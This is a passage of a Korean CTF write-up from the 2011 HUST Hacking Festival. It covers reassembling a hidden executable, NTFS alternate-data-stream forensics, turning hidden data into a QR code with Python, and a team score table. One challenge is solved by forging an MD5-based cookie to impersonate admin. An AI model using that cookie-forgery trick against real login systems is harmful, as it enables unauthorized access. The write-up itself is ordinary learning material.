74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$......
50 45 00 00 4C 01 06 00 PE..L...

```

다른 파일들을 hex스 에디터로 열어 file_end를 찾아보았다.

그러자 다음과 같은 세 개의 파일에서 file_end가 발견되었다.

8B04D5E3775D298E78455EFC5CA404D5.jpg

A9F0E61A137D86AA9DB53465E0801612.mp3

DD5C8BF51558FFCBE5007071908E9524.wmv

위의 jpg, mp3, wmv 순서대로 file_end 뒤의 hex들을 위의 txt의 hex 뒤에 붙여 넣으면 다음과 같이 exe파일 하나가 완성된다.



올리디버거로 열어보면 다음과 같은 글을 c:\windows\hidden.층:ADS에 출력하는 것을 볼 수 있다.

```
0040136F|PUSH aa,00401270      echo "The tree that is be alone can not make forest" > c:\windows\hidden.cmd:ADS
```

Key : The tree that is be alone can not make forest

Problem G – 100P – Solved By gogilgogi

Problem H – 150P – Solved By Sonic

로그인 페이지 하나가 주어진다.

guest / guest 로 로그인하면 다음과 같이 쿠키가 생성된다.

```
userinfo=084e0343a0486ff05530df6c705c8bb4d41d8cd98f00b204e9800998ecf8427e
```

64자리길래 32자리로 끊어서 md5 디코드를 해 보았다.

그러자 084e0343a0486ff05530df6c705c8bb4 는 guest 였고, d41d8cd98f00b204e9800998ecf842 는 해독되지 않았다.

앞의 md5를 아이디라고 생각해 다음과 같이 admin의 md5로 바꿔보았다.

```
userinfo=21232f297a57a5a743894a0e4a801fc3d41d8cd98f00b204e9800998ecf842
```

그러자 log 메뉴가 보였고 들어가보니 admin이 127.0.0.1 아이피로 접속한 log가 나와있었다.

다음과 같이 뒤쪽의 md5를 127.0.0.1을 md5 한 값으로 바꾸었다.

```
userinfo=21232f297a57a5a743894a0e4a801fc3f528764d624db129b32c21fbca0cb8d6
```

그러자 키가 나왔고 인증에 성공했다.

Key : ?

Problem I – 200P – Solved By Sonic

Problem J – 150P – Solved By Sonic

Problem L – 150P – Solved By Sonic


Fungame.img 파일을 주고 key를 찾으라고 한다.

L
 Score: 150
 Address: <http://festival.hust.net:22280/l/fungame.img>
 find key
 id:ahrdl
 pass:rjqskdkvmek
 by Izayoi
 Answer:

WinHex로 열어보면 다음과 같이 디스크 파일인 것을 알 수 있다.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	EB	52	90	4E	54	46	53	20	20	20	20	00	02	01	00	00	øR.NIFS
00000010	00	00	00	00	00	F8	00	00	20	00	40	00	00	00	00	00ø... .@.....

Specialist의 Interpret Image File As Disk 기능으로 가상의 Disk에 마운트했다.



그러자 다음과 같이 파일들이 나타났다.

Name ^	Ext	Size	Created	Modified	Accessed	Attr	1st sector
\$Extend		344 B	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	SH	54635
(Root directory)		4.1 KB	2011-10-01 15:0...	2011-10-01 15:1...	2011-10-01 15:1...	SH	81998
th08		4.1 KB	2011-10-01 15:1...	2011-10-01 15:1...	2011-10-01 15:1...		81951
\$AttrDef		2.5 KB	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	SH	54597
\$BadClus		0 B	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	SH	
\$BadClus:\$Bad		0 B	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	(ADS)	
\$Bitmap		20.0 KB	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	SH	82015
\$Boot		8.0 KB	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	SH	0
\$LogFile		2.0 MB	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	SH	50501
\$MFT		112 KB	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	SH	54613
\$MFT:\$Bitmap		16 B	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	(BTM)	54612
\$MFTMirr		4.0 KB	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	SH	81919
\$Secure		0 B	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	SH	
\$Secure:\$SDS		257 KB	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	(ADS)	75104
\$UpCase		128 KB	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	SH	82055
\$Volume		0 B	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	SH	

th08 폴더에 들어가보았다.

Name ^	Ext.	Size	Created	Modified	Accessed	Attr.	1st sector
\$Extend		344 B	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	SH	54635
(Root directory)		4.1 KB	2011-10-01 15:0...	2011-10-01 15:1...	2011-10-01 15:1...	SH	81998
th08		4.1 KB	2011-10-01 15:1...	2011-10-01 15:1...	2011-10-01 15:1...		81951
\$AttrDef		2.5 KB	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	SH	54597
\$BadClus		0 B	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	SH	
\$BadClus:\$Bad		0 B	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	(ADS)	
\$Bitmap		20.0 KB	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	SH	82015
\$Boot		8.0 KB	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	SH	0
\$LogFile		2.0 MB	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	SH	50501
\$MFT		112 KB	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	SH	54613
\$MFT:\$Bitmap		16 B	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	(BTM)	54612
\$MFTMirr		4.0 KB	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	SH	81919
\$Secure		0 B	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	SH	
\$Secure:\$SDS		257 KB	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	(ADS)	75104
\$UpCase		128 KB	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	SH	82055
\$Volume		0 B	2011-10-01 15:0...	2011-10-01 15:0...	2011-10-01 15:0...	SH	


그리고 스크롤을 내리자 다음과 같이 th08.exe:zzz.txt 라는 수상한 파일이 눈에 들어왔다.

Name ^	Ext.	Size	Created	Modified	Accessed	Attr.	1st sector
IFUC.inf	inf	34.6 KB	2011-10-01 15:1...	2004-08-28 18:0...	2011-10-01 15:1...	A	75883
log.txt	txt	1.7 KB	2011-10-01 15:1...	2011-09-30 22:5...	2011-10-01 15:1...	A	54602
readme.txt	txt	6.4 KB	2011-10-01 15:1...	2004-09-20 01:3...	2011-10-01 15:1...	A	81938
replayview.exe	exe	80.0 KB	2011-10-01 15:1...	2004-09-19 13:5...	2011-10-01 15:1...	A	75953
score.dat	dat	37.7 KB	2011-10-01 15:1...	2011-09-30 22:5...	2011-10-01 15:1...	A	76113
th08		14.0 MB	2011-10-01 15:1...	2011-10-01 14:3...	2011-10-01 15:1...	A	9969
th08.cfg	cfg	60 B	2011-10-01 15:1...	2011-09-30 22:5...	2011-10-01 15:1...	A	54685
th08.dat	dat	44.7 MB	2011-10-01 15:1...	2004-09-20 01:2...	2011-10-01 15:1...	A	82311
th08.exe	exe	0.8 MB	2011-10-01 15:1...	2011-10-01 15:1...	2011-10-01 15:1...	A	76189
th08.exe.th08.txt	txt	18 B	2011-10-01 15:1...	2011-10-01 15:1...	2011-10-01 15:1...	(ADS)	54689
th08.exe.zzz.txt	txt	4.9 KB	2011-10-01 15:1...	2011-10-01 15:1...	2011-10-01 15:1...	(ADS)	80351
th08bgm.c	c	4.6 KB	2011-10-01 15:1...	2004-08-15 23:2...	2011-10-01 15:1...	A	81959
th08bgm.exe	exe	58.5 KB	2011-10-01 15:1...	2004-08-15 23:1...	2011-10-01 15:1...	A	77831
th08midi.exe	exe	56.5 KB	2011-10-01 15:1...	2004-08-18 07:4...	2011-10-01 15:1...	A	77948
おまけ.txt	txt	21.1 KB	2011-10-01 15:1...	2004-08-26 21:2...	2011-10-01 15:1...	A	78061
おまけ2.txt	txt	18.0 KB	2011-10-01 15:1...	2004-08-15 00:0...	2011-10-01 15:1...	A	78104

위의 파일을 복구하여 열어보면 다음과 같이 숫자들로 이루어져 있다.



메모장으로 255를 ■ 로, 0을 □ 로 치환한 후 공백을 없애면 다음과 같이 96x23의 QR 코드가 나타난다.



파이썬으로 다음과 같이 Python Image Library를 이용하여 코딩하였다.

```
>>> import Image, ImageDraw
>>> f=file('C:/Users/Xero/Desktop/WinHex/th08/th08.exe_zzz.txt')
>>> lPoint=f.read().split()
>>> im=Image.new('RGB', (int(lPoint[0]),int(lPoint[1])))
>>> for i in range(2,len(lPoint)-1,3):
>>>     if int(lPoint[i+1])==255:
>>>         im.putpixel(((i/3)%23,i/69),(255,255,255))
>>> im.save('C:/Users/Xero/Desktop/L.png')
```

위의 프로그램을 실행시키면 다음과 같이 QR코드가 나온다.




QRbarcode 툴로 인식시키면 다음과 같은 값이 나온다.



Key : MyN4m31s1z4y01

3. 후기

다음 그래프와 같이 9등을 하여 순위권에 들었다.



다음과 같이 내가 7문제로 1200점을, 고기완이 4문제로 450점을 얻었다.

Answers			
Problem Name	Date	Member ID	Score
A	11-10-01 18:51:05	gogilgogi	100
B	11-10-02 10:00:32	gogilgogi	150
G	11-10-02 12:49:44	gogilgogi	100
H	11-10-02 13:25:19	sonic	150
C	11-10-02 13:56:49	sonic	100
D	11-10-02 16:04:10	sonic	150
I	11-10-03 08:54:44	sonic	200
L	11-10-03 11:55:33	sonic	150
J	11-10-03 11:56:14	sonic	150
F	11-10-03 12:05:10	gogilgogi	100
E	11-10-03 15:59:57	sonic	300

해킹대회들 중 청소년대회가 아닌 대회의 참가는 이번이 처음이었다.

청소년대회도 아닌데 청소년인 우리가 순위권인 9등을 해서 정말 신기했다.

이번 대회를 계기로 포렌식이라는 분야를 새롭게 접하게 되었고 앞으로 포렌식도 꾸준히 공부해야겠다는 생각이 들었다.

내년 11th HUST Hacking Festival에서는 더욱 좋은 성적을 내면 좋겠다.